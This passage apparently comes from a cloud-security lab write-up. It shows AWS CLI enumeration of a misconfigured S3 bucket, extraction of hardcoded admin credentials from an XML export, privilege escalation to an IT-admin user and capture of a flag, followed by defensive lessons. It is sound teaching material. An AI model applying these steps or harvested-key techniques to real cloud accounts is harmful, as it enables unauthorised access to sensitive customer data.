
Since I now have valid AWS credentials and we want to sign our request with the set keys, I dropped the - -no-sign-request




This reveals a website transactions export file and also the flag. Unfortunately we are unable to download either using our current credentials.


I tried listing the files in the migration-files/ directory. Among PDFs related to the migration project are the `migration_secrets.ps1` script again, and also a `test-export.xml` file. I downloaded the test-export.xml file and checked it.

- Downloading the file we see more high privileged credentials which are hardcoded into the xml file! This includes an `AWS IT Admin` entry.


File Machine View Input Devices Help
n3v1ll3@neville: ~
Session Actions Edit View Help
2023-10-16 18:09:25 1407180 AWS Secrets Manager Migration - Implementation.pdf
2023-10-16 18:09:27 1853 migrate_secrets.ps1
2023-10-16 21:00:13 2494 test-export.xml
┌──(n3v1ll3㉿neville)-[~]
└─$ aws s3 cp s3://dev.huge-logistics.com/migration-files/test-export.xml . --profile pwned
download: s3://dev.huge-logistics.com/migration-files/test-export.xml to ./test-export.xml
┌──(n3v1ll3㉿neville)-[~]
└─$ cat test-export.xml
<?xml version="1.0" encoding="UTF-8"?>
<CredentialsExport>
<!-- Oracle Database Credentials -->
<CredentialEntry>
<ServiceType>Oracle Database</ServiceType>
<Hostname>oracle-db-server02.prod.hl-internal.com</Hostname>
<Username>admin</Username>
<Password>Password123!</Password>
<Notes>Primary Oracle database for the financial application. Ensure strong password policy.</Notes>
</CredentialEntry>
<!-- HP Server Credentials -->
<CredentialEntry>
<ServiceType>HP Server Cluster</ServiceType>
<Hostname>hp-cluster1.prod.hl-internal.com</Hostname>
<Username>root</Username>
<Password>RootPassword456!</Password>
<Notes>HP server cluster for batch jobs. Periodically rotate this password.</Notes>
</CredentialEntry>
<!-- AWS Production Credentials -->
<CredentialEntry>
<ServiceType>AWS IT Admin</ServiceType>
<AccountID>794929857501</AccountID>
<AccessKeyID>AKIA35FMDAPOQRFNFGCD</AccessKeyID>
<SecretAccessKey>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</SecretAccessKey>
<Notes>AWS credentials for production workloads. Do not share these keys outside of the organization.</Notes>
</CredentialEntry>
<!-- Iron Mountain Backup Portal -->
<CredentialEntry>
<ServiceType>Iron Mountain Backup</ServiceType>
<URL>https://backupportal.ironmountain.com</URL>
<Username>hladmin</Username>
<Password>HLPassword789!</Password>
<Notes>Account used to schedule tape collections and deliveries. Schedule regular password rotations.</Notes>
</CredentialEntry>
<!-- Office 365 Admin Account -->
<CredentialEntry>
<ServiceType>Office 365</ServiceType>
<URL>https://admin.microsoft.com</URL>
<Username>admin@company.onmicrosoft.com</Username>
<Password>O365Password321!</Password>
<Notes>Office 365 global admin account. Use for essential administrative tasks only and enable MFA.</Notes>
</CredentialEntry>
Right Ctrl
ENG 18:22


File Machine View Input Devices Help
n3v1ll3@neville: ~
Session Actions Edit View Help
AWS Access Key ID [None]: AKIA3SFMDAPOWOWKXEHU
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json
┌──(n3v1ll3㉿neville)-[~]
└─$ whoami
n3v1ll3
┌──(n3v1ll3㉿neville)-[~]
└─$ aws sts get-caller-identity --profile pwned
{
"UserId": "AIDA3SFMDAPOYPM3X2TB7",
"Account": "794929857501",
"Arn": "arn:aws:iam::794929857501:user/pam-test"
}
┌──(n3v1ll3㉿neville)-[~]
└─$ aws s3 ls s3://dev.huge-logistics.com/admin/ --profile pwned
2023-10-16 18:08:38 0
2024-12-02 17:57:44 32 flag.txt
2023-10-16 23:24:07 2425 website_transactions_export.csv
┌──(n3v1ll3㉿neville)-[~]
└─$ aws s3 cp s3://dev.huge-logistics.com/admin/flag.txt .
fatal error: Unable to locate credentials
┌──(n3v1ll3㉿neville)-[~]
└─$ aws s3 cp s3://dev.huge-logistics.com/admin/flag.txt . --profile pwned
fatal error: An error occurred (403) when calling the HeadObject operation: Forbidden
┌──(n3v1ll3㉿neville)-[~]
└─$ aws s3 cp s3://dev.huge-logistics.com/admin/website_transactions_export.csv . --profile pwned
fatal error: An error occurred (403) when calling the HeadObject operation: Forbidden
┌──(n3v1ll3㉿neville)-[~]
└─$ aws s3 ls s3://dev.huge-logistics.com/migration-files/
Unable to locate credentials. You can configure credentials by running "aws configure".
┌──(n3v1ll3㉿neville)-[~]
└─$ aws s3 ls s3://dev.huge-logistics.com/migration-files/ --profile pwned
2023-10-16 18:08:47 0
2023-10-16 18:09:26 1833646 AWS Secrets Manager Migration - Discovery & Design.pdf
2023-10-16 18:09:25 1407180 AWS Secrets Manager Migration - Implementation.pdf
2023-10-16 18:09:27 1853 migrate_secrets.ps1
2023-10-16 21:00:13 2494 test-export.xml
┌──(n3v1ll3㉿neville)-[~]
└─$
Right Ctrl
ENG 18:10


6. Setup a new profile with the IT Admin credentials.



- Running aws sts get-caller-identity this time reveals that we are the IAM user **it-admin**

7. Accessing the admin folder with AWS IT admin credentials


The admin account is allowed to access the admin folder, and inside we see an export of users credit card numbers and other PII (personally identifiable information) in clear text.




8. Check the Bucket Policy

Finally, with our it-admin account, let's check out the bucket policy and see why one unauthenticated request from the browser failed while the one from the AWS CLI was successful.

Command used = *aws s3api get-bucket-policy --bucket dev.huge-logistics.com --profile pwned-ITadmin | jq -r '.Policy | fromjson'*



We see that this interesting difference in behavior is due to the following bucket policy statement:




The key point is that this policy only allows s3:ListBucket if the request includes the parameters `prefix=` (even if empty) and `delimiter=/`.

The AWS CLI includes these by default, which is why listing works there. However, browsers or tools like cURL that access https://s3.amazonaws.com/dev.huge-logistics.com/ directly typically don't send those query parameters, so the request doesn't match the policy condition and is denied.

To list the root of the S3 bucket in a browser we can navigate to the URL below that contains the parameters.

https://dev.huge-logistics.com.s3.amazonaws.com/?prefix=&delimiter=/

The flag is: a49f18145568e4d001414ef1415086b8



Defense

The main issue that caused this data breach was that the S3 bucket was used for different purposes. If a bucket is to be used to host static website files or even directly host a static

website itself, it can do this. However the bucket should then not be used for storage of sensitive files. A separate bucket related to the PAM migration project should have been used instead.

The `shared` directory was world-readable, which might have been used to share the migration script with an external contractor or consultant. Even sharing sensitive files open to the internet for a couple of minutes can be a really big risk, as scripts and bots can automatically detect changes and download the files. It would be better to share files in a more secure manner, and encrypt the zip file with a strong, random password. Another issue was that the AWS credentials were hardcoded directly into the script, allowing anyone on the internet to gain a foothold in the cloud environment.

Worse still, an XML export from a secure PAM system was also stored in the bucket, and accessible by the first compromised IAM account. The secret export contained very high privileged credentials for the Huge Logistics on-premise and cloud infrastructure. It also contained credentials for a second compromised account that had more permissions than the first account, allowing access to the unencrypted customer data, exposing their confidential information, potentially leading to financial loss and identity theft.

Conclusion

This exercise demonstrates how a single misconfigured S3 bucket can rapidly escalate into a severe cloud security breach. By exposing sensitive files, hardcoded AWS credentials, and poorly designed access control policies, the environment allowed an attacker to progress from anonymous access to high-privilege administrative control. The scenario reinforces critical lessons: static website buckets should never store sensitive internal files, IAM credentials must never be embedded in scripts or configuration files, and bucket policies must be carefully designed to prevent unintended public access. Ultimately, the lab provides hands-on insight into how attackers enumerate S3 environments, exploit weak configurations, and escalate privileges—and highlights the importance of strong cloud security hygiene, least-privilege IAM enforcement, and secure secrets management to prevent similar breaches in real-world environments.